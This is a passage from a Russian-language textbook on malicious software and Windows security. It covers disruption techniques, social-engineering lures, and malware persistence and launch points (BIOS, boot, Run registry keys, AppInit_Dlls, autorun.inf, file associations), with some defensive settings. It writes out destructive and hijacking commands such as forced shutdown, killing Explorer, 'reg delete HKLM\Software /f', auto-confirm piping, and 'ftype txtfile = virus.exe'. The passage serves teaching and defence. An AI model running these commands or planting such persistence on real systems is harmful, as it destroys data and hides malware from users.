- Выключение монитора или принудительный перевод его в «спящий» режим. Это достигается посылкой широковещательного сообщения **SendMessage(HWND_BROADCAST,WM_SYSCOMMAND,SC_MONITORPOWER, 1)**.
- Искажение информации, выводимой на экран монитора, за счет изменения частоты строчной или кадровой развертки. Например, для этого может быть использован вызов функции **ChangeDisplaySetting** с двумя параметрами, которые определяют нужный графический режим.
- Манипуляция окнами: сворачивание, закрытие, перемещение их за пределы экрана или по экрану, изменение размеров и т. п.
- Имитация разнообразных и правдоподобных нарушений в работе аппаратуры: появление многочисленных сбойных секторов на жестком диске, периодическое и весьма раздражающее своим звуком обращение к приводу гибких магнитных дисков, сопровождение клавиатурного ввода различными звуками, периодическое изменение цветопередачи и разрешающей способности монитора и др.
- Вывод правдоподобных тревожных сообщений от имени операционной системы. Например, на языках VB, VBA, VBS для вывода сообщений может использоваться оператор **MsgBox**, например:


MsgBox "Исчерпано место на диске. Срочно произведите дефрагментацию"

MsgBox "Обнаружено большое число поврежденных кластеров. Закройте все приложения и запустите программу сканирования поверхности жесткого диска"

Приведем еще два примера нарушения работы ЭВМ под управлением операционной системы Windows XP:

shutdown -s -f — работа операционной системы принудительно завершается с безусловным закрытием всех приложений,

taskkill /IM explorer.exe /f — происходит принудительное завершение работы командной оболочки Проводник (с «Рабочего стола»

пользователя исчезают кнопка  Пуск>, панель задач и все пиктограммы).

Нарушения работы ЭВМ могут быть очень разнообразны, и примеры такого типа можно приводить долго. Но авторы намерены только дать наглядное понятие о возможных программных угрозах и уязвимостях и не стремятся превратить учебное пособие в справочник по опасным командам.

4.6. Несанкционированный характер запуска вредоносных программ

Напомним, что УК РФ в качестве обязательного условия вредоносности компьютерной программы предусматривает несанкционированный характер ее запуска и выполнения. Иначе говоря, программа должна не только привести к копированию, модификации, блокированию или удалению информации либо нарушению работы ЭВМ, но сделать это без явного извещения пользователя и согласия с его стороны.

Разработчики операционных систем семейства Windows* с целью предупреждения нежелательных последствий от выполнения непродуманных команд пользователя предусмотрели в командных оболочках запрос на подтверждение потенциально опасных действий, связанных с удалением и модификацией данных. Когда пользователь (точнее — введенная им команда или запущенная программа) пытается удалить большое число файлов, заполненный каталог или большой раздел системного реестра, система просит его подтвердить свое намерение. Вот как шутливо интерпретируется диалог пользователя с командной оболочкой:

- *Вы уверены, что хотите удалить папку D:\TEMP ?*
- *Да.*
- *В этой папке находятся файлы. Вы уверены, что хотите их удалить?*
- *Да !*
- *Удаление этих файлов может повлиять на зарегистрированные программы. Вы все еще уверены ?*
- *Да! Да! Да!!!*
- *Эти файлы могут использоваться системой. Вы уверены?*
- *Да пошла ты!!! — заорал админ, и нажал Cancel.*
- *Ага! Испугался! — подумала NT.*

В многозадачных компьютерных системах одновременно выполняется множество программ, и если каждая из них постоянно будет запрашивать у пользователя разрешения на свои действия, то работать станет абсолютно невозможно. Для системных администраторов, которым часто приходится исполнять потенциально опасные, но рутинные действия над большим количеством файлов, разработчики опасных утилит

предусмотрели параметры командной строки, указав которые администратор может избавить себя от надоедливых напоминаний операционной системы. Так, запустив команду на удаление раздела системного реестра с помощью команды

reg delete HKLM\Software,

пользователь с неизбежностью получит в окне «Командной строки» запрос, действительно ли он собирается удалить раздел реестра. Но если завершить эту команду аргументом **/f**, то система быстро и беспрекословно выполнит ее.

Авторы вредоносных программ, планируя выполнение ими опасных действий в форме модификации или удаления информации, вовсе не заинтересованы в том, чтобы пользователь узнал об этих намерениях и предотвратил их. Поэтому, вызывая потенциально опасные функции или команды, они заранее используют аргументы, отключающие подобные реакции бдительной системы. Но, даже если подобные параметры системой не предусмотрены, потенциально опасные команды все равно можно запустить на исполнение, не информируя об этом пользователя.

Б. Богумирский [5], приводит такой вариант автоматической реакции на запрос программы. Он реализуется с помощью командного файла следующего содержания:

Echo Y >Yes — создание текстового файла Yes с готовым ответом Y,
process <Yes — имитация ввода Y с клавиатуры путем подачи файла Yes на стандартный ввод запущенного процесса. Вместо **process** указывается имя исполняемого файла.

DEL Yes — удаление вспомогательного файла.

Другой, более простой и универсальный запуск процесса с автоматической передачей утвердительного ответа на запрос связан с использованием неименованного канала между процессами и выглядит так:

ECHO Y|process

5. СПОСОБЫ ВНЕДРЕНИЯ И ЗАПУСКА ВРЕДОНОСНЫХ ПРОГРАММ

Значительный интерес у пользователей и администраторов вызывает вопрос о том, каким образом вредоносные программы проникают в компьютеры и кто (или что) помогает их запускать. **Внедрением** постороннего программного кода является помещение его в оперативную или долговременную память компьютера с целью запуска на исполнение. Внедрение кода может сопровождаться его немедленным запуском либо являться подготовкой к последующему запуску. **Запуском** программы является размещение исполняемого файла в оперативной памяти с передачей управления на точку входа программы. Следует различать две формы запуска: автоматическую, происходящую без участия пользователя, и ручную, при которой программа запускается в результате непреднамеренных действий пользователя. В ряде случаев в этом виноваты сами пользователи, но иной раз результат зависит от продуманности и реализации преступного замысла.

Самый распространенный способ внедрения вредоносных программ использует психологическую атаку на самое слабое звено компьютерной системы — ее пользователя. Вирмейкеры активно эксплуатируют такие человеческие качества, как любопытство, легкомыслие, доверчивость, жадность, авантюризм. На сайтах Internet можно обнаружить довольно много примеров психологического воздействия на пользователей ЭВМ, вынуждающих их забыть про осторожность, скопировать и без должной проверки запустить на своем или служебном компьютере неизвестную программу. Вот некоторые примеры такого воздействия, которые именуют методами социальной инженерии.

- *«В условиях российских телефонных сетей работать в Internet практически невозможно. Требуется корректировка и фильтрация сигналов. Учитывая множественные просьбы и заявления пользователей Internet, оборонной промышленностью был разработан радикально новый метод очистки телефонных линий, заключенный в небольшую программу. Теперь вы сможете значительно ускорить работу в Internet, достигнув небывалого качества связи — 115 кБ/сек.». Человек, имеющий радиотехническое образование или хотя бы здравый смысл, прочитав такое сообщение, откровенно рассмеется этой шутке. Но многие пользователи верят...*
- *«В данном сообщении используется набор символов, который не поддерживается используемой службой Internet. Чтобы просмотреть содержимое первоначального сообщения, откройте вложенное сообщение. Если текст отображается некорректно, сохраните вложение на диске, а затем откройте его с помощью прилагаемой к сообщению программы просмотра, которая может отобразить первоначальный набор символов». Небольшое пояснение. Речь идет о возможности прочтения электронного послания, которое пользователь*

получил по каналам Internet. Ему объясняют, что это письмо для него очень важно, но с целью конфиденциальности оно было специально перекодировано. Предлагается компьютерная программа, которую надо запустить для возможности прочтения письма. Налицо тонкое использование человеческой психологии. В наше время пользователей Internet захлестывает спам — мусорная почта, и люди в больших объемах уничтожают без прочтения электронные письма, которые им навязывают. Но зашифрованное письмо пробуждает у человека любопытство, и он весьма болезненно воспринимает невозможность его прочтения.

- *«Перцы! Короче, предисловие такое... Я рыскал по сети в поисках каких-нибудь твикеров для карточек Nvidia. Просто поставил себе "Mafia", а при 1024x768 и всех настройках тормозит прилично (у меня Geforce 2MX 64 мега). Ну вот, наткнулся на прогу nvidiatweaker на каком-то буржуйском сайте, скачал и ОФИГЕЛ! Прога виндовая и весит 300 кБ. После запуска можно выбрать оптимальную частоту для КОНКРЕТНО твоей карты. То есть она дает тебе выбрать только из того, что точно будет работать без багов. Плюс она еще что-то оптимизирует, но эта инфа уже для спецов в этой области. Так вот. Этот сайт накрылся, и теперь там твикера нету, пробовал искать на filesearch.ru, тоже без результатов. Тогда я решил создать на бесплатном хостинге сайт и выложить. Что и сделал. Вот линк: www.videohelp.somehost.ru/soft/nvidiatweaker.exe. Под XP пахнет... Удачи в юзании!». Вот так — удачи Вам в юзании! Доверительный тон послания, в котором пользователя причислили к категории «крутых» специалистов, помогает снять психологический барьер недоверия и повышает шансы вирмейкера на запуск программы.*

Крис Касперски [17] приводит перечень зарегистрированных в реестре Windows* расширений файлов, которые небезопасно открывать или запускать без предварительной проверки. При этом он считает, что эти файлы обычный пользователь должен узнавать не только по расширениям (которые могут и не отображаться), но и по их пиктограммам.

- Файлы приложений ***.exe, *.com, *.scr, *.cpl**
- Командные файлы ***.cmd, *.bat**
- Файлы символьных связей ***.lnk, *.pif, *.url**
- Файлы сценариев ***.js, *.jse, *.vbs, *.vbe, *.pl, *.wsh** и др.
- Файлы импорта реестра ***.reg, *.key**
- Документы и шаблоны офисных приложений ***.doc, *.dot, *.wbk, *.asd, *.xls, *.xlw, *.ppt, *.pps** и др.
- Гипертекстовые документы ***.html, *.htm, *.htt, *.hta, *.chm** и другие.

Впечатляющий, но далеко не полный список потенциально опасных программ.

5.1. Внедрение и запуск на этапе самотестирования компьютера

Весьма разнообразными выглядят способы автоматического запуска вредоносных программ. Первые команды, которые выполняет центральный процессор после включения питания, принадлежат программе POST (**Power On Self Test** — процедура самотестирования при включении). Эта программа размещена в энергонезависимой памяти одной или нескольких интегральных схем на материнской плате и входит в состав базовой системы ввода-вывода — **Basic Input Output System (BIOS)**. После включения питания центральный процессор должен выполнить последовательность машинных команд, с помощью которых проверяется работоспособность самого процессора и правильность производимых им вычислений, возможность записи и чтения данных в оперативной памяти, наличие и работоспособность клавиатуры, видеоадаптера и прочих аппаратных компонентов. В это время ядро операционной системы еще не сформировано, логической структуры файлов и каталогов не существует, антивирусная защита не запущена и вредоносный код, внедренный в энергонезависимую память и получивший управление, может натворить много неприятностей. Центральный процессор работает в реальном (т. е. незащищенном) режиме и «слушается» любой машинной команды. Вредоносная программа не может вызвать опасных системных функций или команд оболочки, но с помощью элементарных команд можно стереть важную информацию с жесткого магнитного диска, переписать содержимое CMOS-памяти, изменить питающие напряжения и тактовые частоты, создав условия для порчи хранимой информации или вывода компьютера из строя. Найти и скопировать конфиденциальную информацию во время процедуры POST проблематично, поскольку длительный процесс загрузки компьютера может привлечь внимание пользователя. Однако реализовать на этом этапе угрозы блокирования и удаления информации, нарушения работы ЭВМ довольно просто.

Раньше, когда энергонезависимая память компьютера программировалась с помощью специальных аппаратных устройств, компьютерные вирусы имели немного шансов проникать в память BIOS или воздействовать на нее. Однако современные микросхемы, созданные на полупроводниковых ячейках Flash-типа, могут быть перепрограммированы без извлечения их из материнской платы и использования специальной аппаратуры, т. е. программным путем. Первый вирус, который стирал память BIOS на материнских платах, известный как **СИН** или **Чернобыль**, был создан в 1995 году. Вредоносная программа может не только стереть память BIOS, но и сама записаться в нее, чтобы иметь возможность запуска при каждом включении компьютера. Такие программы даже получили название Flash-вирусов.

Для защиты от подобных действий может быть использован переключатель (перемычка) уровня питающего напряжения микросхем

Flash-BIOS, но где находится этот переключатель (а он, кстати, имеется не на всех материнских платах), и правильно ли он установлен при сборке компьютера — пользователь, как правило, не знает. Еще чаще он не имеет никакого представления о существовании как самого переключателя, так и BIOS в целом.

Проверив основные компоненты компьютера, процедура POST ищет установленные в слоты материнской платы устройства, в которых имеются микросхемы энергонезависимой памяти с собственными программами. Такие программы называются расширенным кодом BIOS и отображаются в адресное пространство оперативной памяти.

Находя в памяти указатели на такие программы, процедура POST последовательно передает им право управления процессором. Проектировщики в свое время предусмотрели подобную функциональность для сопряжения компьютера с другими «интеллектуальными» устройствами. Эта возможность часто используется и при разработке специализированных программно-аппаратных средств защиты информации (СЗИ). Аппаратная часть СЗИ представляет собой печатную плату, вставленную в слот материнской платы. Получая управление компьютером, модуль СЗИ может, например, провести более строгую процедуру аутентификации пользователя, и после того, как пользователь убедительно докажет системе что он действительно тот, за кого себя выдает, программно-аппаратное устройство расшифровывает хранимую на жестком диске информацию и загружает операционную систему. Подобная функциональность создает предпосылки для внедрения вредоносных программ с помощью перепрограммированных печатных плат — видеоадаптеров, сетевых адаптеров и др. Этот способ внедрения опасных программ наиболее вероятен при ремонте или аппаратной модификации компьютера.

При проведении процедуры самопроверки программа POST постоянно обращается к данным, записанным в регистровой CMOS-памяти. Эту память довольно просто можно стереть или переписать на программном уровне. Если быть точным, то перезаписывается не вся регистровая память, а только содержимое ее отдельной ячейки, в которой хранится контрольная сумма всех данных. Путем записи в эту ячейку произвольного числа мы вынуждаем процедуру POST считать все хранимые данные недействительными.

Модификация содержимого CMOS-памяти позволяет влиять на ход внедрения и запуска программ, в том числе вредоносных. Так, в CMOS-памяти хранится порядок обращения к машинным носителям, с которых предполагается загружать операционную систему. По большому счету загрузка злоумышленником в атакованный компьютер своей операционной системы с подготовленного для этого машинного носителя тоже представляет собой разновидность запуска вредоносной программы.

5.2. Внедрение и запуск на этапе загрузки операционной системы

После завершения процедуры самопроверки программа POST ищет размещенное в CMOS-памяти имя загрузочного устройства, определяет внешний носитель, копирует его первые сектора в оперативную память и передает управление на точку входа загрузочной программы. В современных компьютерах операционная система может загружаться с различных носителей, включая жесткий магнитный диск, ГМД, оптический диск, Flash-память. Обычно в настройках Setup BIOS предусматривается перечисление загрузочных носителей: если первое устройство не обнаружено, делается попытка найти и прочесть второе и так далее. Вредоносная программа, использующая для своего запуска загрузку операционной системы, представляет собой фрагмент кода в загрузочной записи. Подобная форма внедрения программного кода хорошо известна и характерна для загрузочных компьютерных вирусов.

Размеры вредоносных программ редко позволяют поместить ее в одном секторе диска. По традиционной технологии функционирования загрузочных вирусов в начальный сектор помещается заголовок внедряемой программы, а основная часть вируса размещается в иных, часто неиспользуемых секторах. После исполнения своего кода вредоносная программа передает управление действительному загрузчику операционной системы. Если загрузочный носитель не найден или не определен, BIOS обращается к программе, записанной в микросхеме памяти сетевого адаптера, и пытается загрузиться с другого компьютера по сети. Так могут загружаться бездисковые рабочие станции. Наличие сети делает возможным проникновение вредоносных программ с одного компьютера на другие без помощи сменных машинных носителей.

Если в многозадачной операционной системе происходит «противоборство» между двумя программами с равными возможностями, то наверняка победит та из них, которая будет запущена раньше. Это подобно шахматной игре — право первого хода при прочих равных условиях увеличивает шансы на выигрыш. Вирмейкеры обычно не упускают возможности запустить свою программу пораньше — в этом случае у нее будет больше преимуществ перед антивирусной программой, которая тоже может запускаться системой в автоматическом режиме. Для внедрения своей программы в автоматический процесс загрузки необходимо поместить название ее файла в определенные области системных данных. В Windows NT 5.0 для этого используются некоторые разделы системного реестра и каталоги автозагрузки.

Загрузка операционной системы представляет собой многоэтапный процесс. Загрузочные программы с внешнего носителя в определенном порядке копируются в оперативную память и запускаются на исполнение. После исполнения кода POST в дело вступает загрузчик операционной системы, который в ОС Windows NT 5.0 именуется NTLDR. Загрузчик выполняет следующие задачи:

- переключает центральный процессор в защищенный 32-разрядный режим,
- отображает на экране монитора меню для выбора пользователем загружаемой операционной системы,
- запускает программу **Ntdetect.com**, опрашивающую BIOS на предмет наличия и состояния устройств, подключенных к компьютеру,
- загружает ядро операционной системы, которое представлено в виде файла **Ntoskrnl.exe**.

На начальном этапе происходит загрузка драйверов устройств и логических драйверов, отвечающих за формирование файловой системы. Порядок загрузки компьютера определен в разделе реестра **HKLM\SYSTEM\CurrentControlSet\Services**. В нем имеется множество объектов-устройств, для которых указывается имя драйвера или системного сервиса, которые запускаются в определенной очереди. Эта очередь указана в параметре **Start**, который может принимать значения от 0 до 4. Если параметру присвоено значение 4, соответствующей программе запуск запрещен. Вначале запускаются программы, у которых **Start=0**, и это происходит еще до инициализации ядра операционной системы — ведь в первую очередь необходимо создать программный слой управления устройствами компьютера и сформировать файловую систему. Путем проверки параметров нетрудно установить, что в первую очередь загружается, к примеру, драйвер диска, расположенный по адресу **System32\DRIVERS\disk.sys**, драйвер диспетчера логических дисков, который расположен по адресу **System32\drivers\dmio.sys**, и так далее. Число таких драйверов весьма велико. Вредоносная программа может запуститься как сервис или драйвер. Для этого она должна быть соответствующим образом скомпилирована и обеспечить себе автозапуск через указанные разделы реестра.

Исполняемые файлы на данном этапе еще не загружаются — ведь в системе еще отсутствуют службы управления процессами многозадачного режима, обеспечения режима виртуальной памяти и др. В то же время программа в виде драйвера может быть запущена уже на этом этапе. Порядок загрузки определен в разделе **HKLM\SYSTEM\CurrentControlSet\Control\ServiceGroupOrder**.

По мере запуска системных сервисов происходит открытие и присоединение к регистрационной базе данных файлов реестра. После загрузки драйверов первой очереди запускается диспетчер сеансов **smss.exe**. В его функцию входит запуск системных служб. Сначала параметром **BootExecute** запускается процедура проверки диска **autochk.exe**. Затем в порядке очередности система инициализирует процесс менеджера виртуальной памяти, производит запуск иных подсистем, и только тогда переходит к аутентификации пользователя с помощью программы для его регистрации **Winlogon.exe**. Ее запуск

происходит из раздела **HKLM\SOFTWARE\Microsoft\Windows NT\Current Version\Winlogon**. В строковом параметре **userinit** этого раздела можно через запятую добавить еще несколько имен исполняемых файлов, причем после запятых не должно быть пробелов. Если расширения файлов не указаны, то программа, читающая этот параметр реестра, по умолчанию добавляет к их именам **.exe**.

Предлагая пользователю зарегистрироваться, система продолжает в фоновом режиме загружать системные службы и драйверы. Последовательно происходит загрузка и инициализация служб с параметрами **Start**, равными 1 и 2. Далее очередность загрузки определяется разделами реестра:

1. Опрашивается раздел реестра **HKLM\SOFTWARE\Microsoft\Windows NT\Current Version\Windows**. В строковом параметре **AppInit_Dlls** этого раздела через запятую перечисляются имена динамических библиотек, загружаемых во все процессы. Функция **DllMain** выполняется в момент подключения библиотеки к процессу. Последовательность подключения **dll**-файлов к процессам следующая:

- **winlogon.exe**,
- **services.exe**,
- **lsass.exe**,
- **svchost.exe**,
- **spoolsv.exe**,
- **userinit.exe**.

Если расширение ***.dll** или полный путь к файлу не указан, поиск библиотек осуществляется в следующей очередности:

- в каталоге, содержащем **exe**-файл,
- текущем каталоге процесса,
- системном каталоге Windows,
- каталоге Windows,
- каталогах, перечисленных в переменной окружения **Path**.

Вредоносная программа может размещаться в файле динамически присоединяемой библиотеки и таким путем перехватывать управление системой.

2. После этого поочередно происходит загрузка системных и пользовательских программ из различных разделов реестра:

- **HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce**. Имя параметра характеризует запускаемый процесс (например, **MOSearch** — система поиска файлов в приложениях Microsoft Office), а значение параметра представляет собой имя исполняемого файла с параметрами командной строки. Особенность запуска заключается в его однократности: сразу же после старта процесса соответствующая запись в реестре удаляется. Разделы реестра **RunOnce** во время просмотра оказываются пустыми. Этот вариант

часто используется вредоносными программами с целью маскировки запуска.

- **HKCU\Software\Microsoft\WindowsNT\CurrentVersion\Windows**. Запускаемые программы должны быть поименованы в строковом параметре **Load**, причем в одной строке через пробел. Файл без расширения по умолчанию считается исполняемым с расширением **.exe**.
- 3. Далее очередь переходит к загрузке системных сервисов, утилит и пользовательских программ и разделов реестра, которые можно обобщенно назвать **Run**. Запуск производится поочередно из следующих разделов:
 - **HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\ Explorer\Run**
 - **HKLM\Software\Microsoft\Windows\CurrentVersion\Run**
 - **HKCU\Software\Microsoft\Windows\CurrentVersion\Run**
- 4. Затем очередь подходит к запуску исполняемых файлов, которые находятся в каталогах автозагрузки. В этих каталогах могут располагаться не сами файлы программ, а их ярлыки. Адреса этих каталогов:
 - **C:\Documents and Settings\All Users\Главное меню\Программы\Автозагрузка**
 - **C:\Documents and Settings\%USERNAME%\Главное меню\Программы\Автозагрузка**
 После этого управление запуском вновь переходит к системному реестру:
 - **HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce**.

Если модификация реестра невозможна, однако доступ на запись к системным каталогам открыт, запуск можно произвести с помощью файлов-двойников. Двойником называется файл вредоносной программы, имеющий такое же имя, как один из автоматически запускаемых файлов операционной системы. Использование программной атаки с помощью двойников становится возможным, если запись о программе в системном реестре не содержит полного имени файла, в том числе и его расширения. Это заставляет систему искать нужный файл в определенных каталогах, а затем подбирать в каждом из каталогов к найденному имени нужные расширения.

Запуск программ через строковые параметры системного реестра во всех случаях допускает использовать только имя исполняемого файла (если система сможет его найти). Поиск исполняемого файла поочередно производится в каталогах **Windows\System32**, **Windows\System**,


Windows, а затем в каталогах, поименованных в переменной окружения **Path**. Переменная **Path** тоже располагается в системном реестре по адресу: строковый параметр **Path** в разделе **HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Environment**.

Изменения, указанные в параметре начинают действовать после перезагрузки. При отсутствии строкового параметра **Path** переменная **Path = Windows\System32**. При пустом строковом параметре **Path** переменная **Path = <null>**.

Если расширение файла тоже не указано, в каждом из каталогов ведется поиск в следующем порядке: ***.com, *.exe, *.bat, *.cmd, *.vbs, *.vbe, *.js, *.jse, *.wsf, *.wsh**. Как видно из этого перечня, запуску через системный реестр подлежат не только исполняемые файлы PE-формата.

Порядок загрузки программ в различных версиях ОС Windows NT 5.0 может несколько различаться.

5.3. Сетевое внедрение и запуск

Большую опасность представляет сетевое внедрение опасного программного кода. Пользователь, установивший на своем компьютере операционную систему Windows* не может быть уверен в том, что в ней по умолчанию не запущена какая-нибудь служба, позволяющая посторонним удаленно входить в систему без ввода имени и пароля. Для исключения такой возможности пользователю необходимо просмотреть список активных подключений, который выводится по команде **netstat**, и остановить ненужные ему сетевые службы ( **Пуск** ⇒ **Программы** ⇒ **Администрирование** ⇒ **Службы**).

Еще один вид сетевого внедрения связан с использованием опасных сценариев в гипертекстовых документах. Если пользователь не желает ограничивать себя просмотром статичного текста, он может разрешить исполнение на своем компьютере некоторых небезопасных программ, именуемых серверами сценариев. Многие из этих программ-серверов (они обычно имеют расширение ***.osx**) могут манипулировать пользовательскими данными, позволяя читать документы по сети, удалять файлы, запускать небезопасные программы. И вновь необходимо повторить — большинство опасных программ при этом изначально находится в составе операционной системы на пользовательском компьютере. В идеале для того, чтобы защититься от такого внедрения, нужно ограничить свои потребности и исключить в настройках Internet-браузера запуск программ-сценариев.

5.4. Запуск при автозагрузке CD ROM

В операционных системах Windows* представляет опасность еще один канал внедрения и запуска посторонних программ и команд. Речь идет об автозагрузке информации с оптических дисков. Опять же по умолчанию система разрешает оболочке Explorer автоматически открывать каждый оптический диск — для этого его нужно просто установить в лоток устройства чтения. Для автоматического запуска на оптическом




Рис. 3. Изменение настройки автоматического распознавания CD ROM в операционной системе Windows 98

диске должен находиться текстовый файл с именем **Autorun.inf**. В этом файле обычно есть раздел **[autorun]** (часто этот раздел единственный), в котором имеется строка вида:

open = путь_к_файлу. По своей сути это обычная командная строка, в которой можно запустить любую опасную команду или просто имя исполняемой программы, которая присутствует на этом же оптическом диске.

В операционных системах Windows 98 командная оболочка Explorer настолько доверяет программам, запускаемым с оптических дисков, что даже дает им приоритет перед экранной заставкой. Экранная заставка с установленным паролем — это неплохой способ закрыть доступ




Рис. 4. Редактирование системного реестра Windows NT 5.0 с целью защиты от автоматического чтения файлов на оптическом диске

посторонних к своему компьютеру, не выключая его. Но если злоумышленник подготовит оптический диск с файлом **Autorun.inf**, в котором будет указан путь к файлу **Explorer.exe**, и вставит его в лоток, то в результате произойдет автоматический запуск еще одной программы-оболочки, которая откроет доступ к якобы защищенному компьютеру. Кардинальное решение этой проблемы состоит в том, чтобы убрать опасную настройку, установленную разработчиками операционной системы по умолчанию. Для этого в Windows 98 нужно снять «галочку» против надписи **Автоматическое распознавание диска** в окне, изображенном на рис 3.

В ОС Windows XP для получения аналогичного результата требуется отредактировать системный реестр. Для этого нужно запустить редактор реестра **regedit**, найти в нем раздел **HKLM\System\CurrentControlSet\Services\CdRom** и изменить значение параметра **AutoRun** на «0» (см. Рис. 4). То же самое можно сделать с помощью утилиты TweakUI фирмы Microsoft.

5.5. Запуск путем модификации типа и пиктограммы файла

Работа с графическим интерфейсом предполагает использование манипулятора мышью, который при этом оказывается перегруженным «обязанностями». Так, одним и тем же действием, например двойным щелчком по изображению пиктограммы, пользователь раскрывает каталог, открывает для просмотра или редактирования документ, запускает исполняемый файл, командный файл или сценарий. О том, какой файловый объект в это время на самом деле находится перед пользователем, последний может обычно судить только по его пиктограмме и имени.

По этой причине запуск вредоносной программы выполняется так, чтобы интерактивная оболочка «видела» расширение файла, а пользователь, запускающий файл — не видел. Для того чтобы пользователь принял исполняемую программу за нечто безобидное: каталог, текстовый файл и т. д., необходимо не только подобрать файлу нужную иконку, но и скрыть отображаемое расширение имени файла.

Все отображаемые признаки файла могут быть подделаны с целью обеспечения возможности запуска вредоносной программы. Так, некоторые виды вирусных программ создают свои копии, присваивая им двойное расширение, например, **Обнаженная Маха.jpg.vbs**. Делается это в расчете на то, что параметр **Не показывать расширение для зарегистрированных типов файлов** включен по умолчанию. Тогда подобные файлы будут восприниматься пользователем как безобидные рисунки, а если название файла заинтригует пользователя, он наверняка откроет его для просмотра.

Для сокрытия типа файла используется настройка папок **Сервис⇒Свойства папки**, закладка **Вид**, параметр **Не показывать расширение для зарегистрированных типов файлов**. Эта настройка может сохраняться либо для всех папок, либо только для избранных. Кардинальным способом является включение нового параметра **NeverShortCut** (никогда не показывать расширение) в идентификатор CLSID или в символьное представление типа файла в разделе системного реестра **HKCR**. В Windows* с правами администратора можно отменить отображения выбранных типов файлов для всех пользователей. Если такая настройка разрешена пользователю в Windows NT 5.0, то выполненные изменения будут распространяться лишь на файлы этого типа, отображаемые в его каталоги, включая «Рабочий стол». Изменения вступают в силу только после перезагрузки системы или, по меньшей мере, оболочки Explorer.

В большинстве случаев для камуфляжа исполняемых файлов злоумышленники используют фальшивые пиктограммы. Пиктограмма файла представляет собой растровый рисунок размером от 16x16 до 48x48 пикселей. Исполняемые файлы могут содержать отображаемую пиктограмму в своем заголовке; если собственной пиктограммы у файла нет, то оболочка присвоит ему стандартную пиктограмму. Но некоторые исполняемые файлы и динамические библиотеки могут содержать до нескольких десятков иконок. Заменить пиктограмму исполняемого файла можно разными способами: с помощью интегрированной среды программирования или иных специализированных программ.

Прочие зарегистрированные типы файлов, не являющиеся исполняемыми, пиктограмм в своем теле не содержат — те значки файлов, которые мы видим на «Рабочем столе» или в открытых каталогах на самом деле отображаются программой **Explorer.exe**. О том, какую пиктограмму надо отображать, оболочка «узнает» из первого раздела системного реестра — **HKEY_CLASSES_ROOT**. Этот раздел реестра хранит записи о связях между документами и ассоциированными с ними приложениями. Поиск и реализация этих связей возложена на программу-оболочку Explorer. Для каждого зарегистрированного в системе расширения файла имеется соответствующий подключ реестра, например **HKCR\ .txt** для файлов с расширением **.txt**. Параметр подключа **.Default** при этом описывает тип файла. Именно с типом файла, а не с его расширением и ассоциируется приложение. Так, для файла с расширением **.txt** типом файла по умолчанию является **txtfile**. Каждый известный системе тип файла также имеет соответствующий подключ в реестре, например, **HKCR\txtfile** для текстовых файлов. Приложение, запускаемое для обработки файла при его открытии, указано в параметре **HKCR\%file_type%\shell\open\command\ .Default**. Например, найдя в этом разделе указание на расширение **.txt**, мы получим ссылку на **txtfile**. Просматривая параметр

HKCR\txtfile\shell\open\command\.Default мы увидим, что при открытии текстового файла будет автоматически выполняться команда **Notepad.exe "%1"**, что означает запуск текстового редактора «Блокнот» и открытие в нем указанного файла. Аналогичную информацию об ассоциативной связи расширения файла с его программой в Windows NT 5.0 мы можем получить путем запуска в командной строке двух команд — **assoc** и **ftype**. Изменяя параметры реестра или используя эти команды злоумышленник может создать условия для запуска вредоносной программы за счет модификации ассоциативной связи. Так, результатом ввода команды:

```
ftype txtfile = virus.exe
```

будет автоматический запуск вредоносной программы при попытке открыть для просмотра любой файл с типом **txtfile**. Создав в системном реестре еще одну строку **HKCR\txtfile\shell\open\command\.Default**, можно с целью маскировки запустить не только вредоносную программу, но и «Блокнот», в котором будет открыт нужный пользователю текстовый файл.

